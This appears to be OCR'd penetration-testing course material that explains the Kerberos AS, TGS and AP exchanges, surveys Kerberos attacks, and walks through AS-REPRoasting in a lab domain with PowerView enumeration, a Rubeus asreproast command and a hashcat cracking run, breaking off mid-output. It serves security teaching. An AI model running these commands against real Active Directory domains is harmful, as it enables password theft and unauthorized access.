
Ticket Protection

Thanks to this diagram, we understand the different exchanges well. However, as explained above, the TGT and TGS ticket contain all the information related to the user. The service uses this information to verify the user's access rights.

This information provided by the KDC must be protected. The user must not be able to forge it. This is where encryption keys come into play.

Each account has a password or secret, which acts as an encryption and decryption key. The KDC knows the keys of all users. To protect the tickets, here is how these keys are used.

1. The `TGT` sent by the KDC to the user is encrypted using `the secret key of the KDC`, which only the KDC knows. Thus, the user cannot read or modify the information about themself. The KDC itself protects it.
2. The `TGS ticket` sent by the KDC to the user is encrypted using `the service's secret key`. In the same way, as the user does not know the service key, they cannot modify the information in the `TGS ticket`. On the other hand, when they send this `TGS ticket` to the service, the latter can decrypt the ticket's content and read the user's information.



Technical Details

We will now go into detail to understand how the authentication process fits all together and the protection mechanisms it utilizes against numerous attacks. We have seen that access

to a service is carried out in three phases. These phases are named as follows:

1. TGT request: Authentication Service (AS)
2. TGS request: Ticket-Granting Service (TGS)
3. Service request: Application Request (AP)


The client sends a request in each phase, and the server responds. We will describe how these three exchanges work, how the tickets are protected, and with what key.

Authentication Service (AS)

Request (AS-REQ)

First, the user makes a TGT (or identity card) request. This request is called `AS-REQ`. But to receive the TGT, they must be able to prove their identity. This request is made to the KDC (which is the Domain Controller in an Active Directory environment). The KDC holds all user keys.

To prove their identity, the user will send an `authenticator`. It's the current timestamp that the user will encrypt with their key. The username is also sent in cleartext so the KDC can know whom it is dealing with.



Upon receiving this request, the KDC will retrieve the username, look for the associated key in its directory, and attempt to decrypt the authenticator. If it succeeds, it means that the user has used the same key as the one registered in its database, so they are authenticated. Otherwise, authentication fails.

This step, called `pre-authentication`, is not mandatory, but all accounts must do it `by default`. However, it should be noted that an administrator can disable pre-authentication. In this case, the client no longer needs to send an authenticator. The KDC will send the TGT no matter what happens. We'll talk about this in another section.


Response (AS-REP)

The KDC, therefore, received the client's request for a TGT. If the KDC successfully decrypts the authenticator (or if pre-authentication is disabled for the client), it sends a response called `AS-REP` to the user.

To protect the rest of the exchanges, the KDC will generate a `temporary session key` before replying to the user. The client will use this key for further exchanges. The KDC avoids encrypting all information with the user's key. We stated earlier that Kerberos is a state-less protocol, so the KDC will not store this session key anywhere.

There are two elements that we will find in the AS-REP response:

1. First, we are waiting for the `TGT` that the user requested. It contains all the user's information and is protected with the KDC's key, so the user can't tamper with it. It also contains a `copy` of the `generated session key`.
2. Second is the `session key`, but this time `protected` with the `user's key`.



Therefore, this session key is duplicated in the response—one version is protected with the KDC's key, and another is protected with the user's key.

Ticket-Granting Service (TGS)

The Ticket-Granting Service is a component of the Key Distribution Center (KDC) that is responsible for issuing service tickets.


Typically hosted on a domain controller in the Active Directory domain. When a user or computer requests a service ticket, the request is sent to the TGS component of the KDC, which verifies the user's or computer's identity and checks their authorization to access the requested resource before issuing a service ticket that can be used to gain access to the resource.

Request (TGS-REQ)

The client now has a response from the server to its TGT request. This response contains the TGT, protected by the KDC's key, and a session key, protected by the client's/user's key. It can then decrypt this information to extract this temporary session key.

The next step for the user is to request a Service Ticket `ST` or `TGS ticket` with a `TGS-REQ` message. To do this, they will transmit three things to the KDC:

1. The name of the service they wish to access (SERVICE/HOST, which is the Service Principal Name (SPN) representation)
2. The TGT they previously received, containing their information and a copy of the session key
3. An authenticator, which will be encrypted using the session key at this time



Response (TGS-REP)


The KDC receives this TGS request, but Kerberos is a stateless protocol. Thus, the KDC has no idea what information has been exchanged before. It must still verify that the TGS request is valid. It must verify that the authenticator has been encrypted with the correct session key to do this. And how does the KDC know if the session key used is correct? Remember that there was a copy of the session key in the TGT. The KDC will decrypt the TGT (checking its authenticity along the way) and extract the session key. With this session key, it will be able to verify the authenticator's validity.

If all this is done correctly, the KDC only has to read the requested service and respond to the user with a `TGS-REP` message. We saw earlier that a session key had been generated for the exchanges between the user and the KDC. Well, it's the same thing here. A new session key is generated for future exchanges between the user and the service. And as before, this session key will be present in two places in the response sent by the KDC to the user. Here are all the elements sent by the KDC:

A service ticket or TGS ticket containing three elements:

1. The name of the requested service (its SPN)
2. A copy of the user information that was present in the TGT. The service will read this information to determine whether or not the user has the right to use it.
3. A copy of the session key

All this information is encrypted with the user/KDC session key. Within this encrypted response, the user's information and the copy of the user/service session key are also encrypted with the service key. A diagram will help make this clearer.




Application Request (AP)

Request (AP-REQ)

The user can now decrypt this response to extract the user/service session key and the TGS ticket, but the TGS ticket is protected with the service key. The user can't modify this TGS ticket, so they can't modify their rights, just like with the TGT.

The user will only transmit this TGS ticket to the service, and just like with the TGS request, an authenticator is added to it. What will the user encrypt this authenticator with? You guessed it, with the user/service session key just extracted. The process is very similar to the previous TGS request.



Response (AP-REP)

The service finally receives the TGS ticket and an authenticator encrypted with the user/service session key generated by the KDC. This TGS ticket is protected with the service's key so that it can decrypt it. Remember that a copy of the user/service session key is embedded within the TGS ticket, so it can extract it and check the validity of the authenticator with this session key.

If everything goes correctly, the service can finally read the information about the user, including the groups to which they belong, and according to its access rules, grant or deny them access to the service. If authentication is successful, the service responds to the client with an `AP-REP` message by encrypting the timestamp with the extracted session key. The client can then verify that this message is coming from the service and can start issuing service requests.

Conclusion

As you can see, the whole process relies on shared keys and is a three-entity job. It protects users and services against ticket stealing and replaying, as the attackers would not know the keys to issue valid authenticators. However, there are still weaknesses and misconfigurations that we can exploit to attack Kerberos, which we'll cover in the following sections.

If you want to explore further explanations of the Kerberos protocol, its operation, and its components, you can review ATTL4S' posts on his blog and YouTube channel video: [English] You Do (Not) Understand Kerberos.

Kerberos Attacks Overview

Now that we've covered the basic principles of Kerberos, we'll dive into the exploitation and dissection of specific weaknesses or opportunities offered by this protocol.

For example, we will highlight attacks related to ticket requests, ticket forging, and delegation. We will also see that performing user reconnaissance using this protocol and even password spraying to find some accounts' passwords is possible.

Ticket Request Attacks

There are two ways to request a ticket:

- TGT request, or `AS-REQ`, to which the KDC responds with an `AS-REP`
- TGS request, or `TGS-REQ`, to which the KDC responds with a `TGS-REP`

AS-REQ Roasting

When requesting a TGT (AS-REQ), we saw that `by default`, a user must authenticate via an `authenticator` encrypted with their secret. However, if a user has preauthentication disabled, we could request authentication data for that user, and the KDC would return an AS-REP message. Since part of that message (the shared temporary session key) is encrypted using the user’s password, it is possible to perform an offline brute-force attack to try and retrieve the user's password.

Kerberoasting

Similarly, when a user has a TGT, they can request a Service Ticket for any existing service. The KDC response (TGS-REP) contains information encrypted with the secret of the `service account`. If the service account has a weak password, it is possible to perform the same offline attack to retrieve the password for that account.

Kerberos Delegation Attacks

Kerberos Delegation allows a service to impersonate a user to access another resource. Authentication is delegated, and the final resource responds to the service as if it had the first user's rights. There are different types of delegation, each with weaknesses that may allow an attacker to impersonate (sometimes arbitrary) users to leverage other services. We will cover the following attacks that abuse Kerberos: `unconstrained delegation`, `constrained delegation`, and `resource-based constrained delegation`.

Ticket Forging Attacks

Tickets are protected with secrets to prevent the forging of arbitrary tickets (the TGT is protected with the KDC key, and the TGS ticket is protected with the service account key). If an attacker gets hold of one of these keys, they can forge arbitrary tickets to access services with arbitrary rights. The following sections describe these two attacks: Silver Ticket for TGS forging and Golden Ticket for TGT forging.

Recon and Password Spraying

Finally, it is possible to enumerate users and test passwords using the Kerberos protocol. If we ask for a TGT for a specific user, the server will respond differently depending on the user's existence in its database. In the same way, by encrypting the authenticator with different passwords, it is possible to check if the password is valid for the chosen user.

Moving On


Now that we've covered the nitty gritty of the Kerberos authentication process and a brief overview of the possible attacks against it, let's dig into each attack individually and try them out in the accompanying labs.

AS-REPRoasting

`AS-REPRoasting` is the most basic Kerberos attack and targets "Pre-Authentication." This is rare in an organization but is one of the few Kerberos attacks that do not require any form of prior authentication. The only information the attacker needs is the username they want to attack, which can also be found using other enumeration techniques. Once the attacker has the username, they send a special AS_REQ (Authentication Service Request) packet to the KDC (Key Distribution Center), pretending to be the user. The KDC sends back an AS_REP, which contains a portion of information encrypted with a key derived from the user's password. The key can be cracked offline to obtain the user's password.


How Does it Work?

TGT (Ticket Granting Ticket) Requests are encrypted with the current timestamp and the account's password. The Domain Controller will decrypt this to validate that the correct password was used. If successful, a TGT will be issued to the user for further authentication requests in the domain via an AS-REP response. A session key will be provided alongside the TGT and encrypted using the user's password.



If an account has pre-authentication disabled, an attacker can obtain an encrypted TGT for the affected account without any prior authentication. These tickets are vulnerable to offline password attacks using a tool like Hashcat or John the Ripper.

So, in a nutshell, it's possible to obtain the Ticket Granting Ticket (TGT) for any account that has the "Do not require Kerberos preauthentication" setting enabled.



Many vendor installation guides specify that their service account be configured this way. The authentication service reply (AS-REP) is encrypted with the account's password, and anyone on the network can request it.

`AS-REPRoasting` is similar to `Kerberoasting` but involves attacking `AS-REP` instead of `TGS-REP`.

This setting can be enumerated with `Impacket`, `PowerView`, or built-in tools such as the `PowerShell AD` module.

The attack can be performed with Impacket, the Rubeus toolkit and other tools to obtain the ticket for the target account. As mentioned, it is relatively rare to encounter accounts with this setting enabled. While we might still see it during our assessments from time to time, it is usually far less present than Service Principal Names (SPNs), which are often subject to a Kerberoasting attack that we will cover later in this module.

There are other ways we can leverage this attack, though. Suppose an attacker has `GenericWrite` or `GenericAll` permissions over an account. In that case, they can enable this attribute and obtain the AS_REP ticket for offline cracking to recover the account's password before disabling it again. This can also be referred to as a "targeted AS-

REPRoasting attack," in which we can enable the setting and AS-REPRoast the account. Still, success depends on the user having a relatively weak password.

Let's work through some examples of performing this attack from a Windows host.

Enumeration

PowerView can be used to enumerate users with their UserAccountControl (`UAC`) property flag set to `DONT_REQ_PREAUTH` .

PowerShell Enumeration of accounts with DONT_REQ_PREAUTH

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser -UACFilter DONT_REQ_PREAUTH

logoncount                    : 0
badpasswordtime               : 12/31/1600 7:00:00 PM
distinguishedname             : CN=Jenna Smith,OU=Server
Team,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : Jenna Smith
userprincipalname             : jenna.smith@inlanefreight
name                          : Jenna Smith
objectsid                     : S-1-5-21-2974783224-3764228556-2640795941-
1999
samaccountname                : jenna.smith
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 8/3/2020 8:51:43 PM
instancetype                  : 4
usncreated                    : 19711
objectguid                    : ea3c930f-aa8e-4fdc-987c-4a9ee1a75409
sn                            : smith
lastlogoff                    : 12/31/1600 7:00:00 PM
objectcategory                :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata         : {7/30/2020 6:28:24 PM, 7/30/2020 3:09:16
AM, 7/30/2020 3:09:16 AM, 7/28/2020 1:45:00
                                AM...}
givenname                     : jenna
memberof                      : CN=Schema
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
lastlogon                     : 12/31/1600 7:00:00 PM
```

```
badpwdcount                   : 0
cn                            : Jenna Smith
useraccountcontrol            : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 7/27/2020 7:35:57 PM
primarygroupid                : 513
pwdlastset                    : 7/27/2020 3:35:57 PM
msds-supportedencryptiontypes : 0
usnchanged                    : 89508
```

We can also use the Rubeus tool to look for accounts that do not require pre-authentication with the preauthscan action.

Note: We can also use `Rubeus.exe asreproast /format:hashcat` to enumerate all accounts with the flag `DONT_REQ_PREAUTH`.

Performing the Attack

With this information, the `Rubeus` tool can be leveraged to retrieve the AS-REP in the proper format for offline hash cracking. This attack does not require any domain user context and can be done by just knowing the account name for the user without Kerberos pre-authentication set.

Performing the Attack

```
PS C:\Tools> .\Rubeus.exe asreproast /user:jenna.smith
/domain:inlanefreight.local /dc:dc01.inlanefreight.local /nowrap
/outfile:hashes.txt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: AS-REP roasting

[*] Target User            : jenna.smith
[*] Target Domain          : inlanefreight.local
[*] Target DC              : dc01.inlanefreight.local
```

```
[*] Using domain controller: dc01.inlanefreight.local
(fe80::c872:c68d:a355:e6f3%11)
[*] Building AS-REQ (w/o preauth) for: 'inlanefreight.local\jenna.smith'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      [email protected]:9369076320<SNIP>
```

Hash Cracking

The tool returns a list of hashes associated with the various TGTs. All that's left to do is to use Hashcat to try and retrieve the clear text password associated with these different accounts. The Hashcat hash-mode is `18200` (`Kerberos 5, etype 23, AS-REP`).

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 18200 C:\Tools\hashes.txt
C:\Tools\rockyou.txt -O

hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
======================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
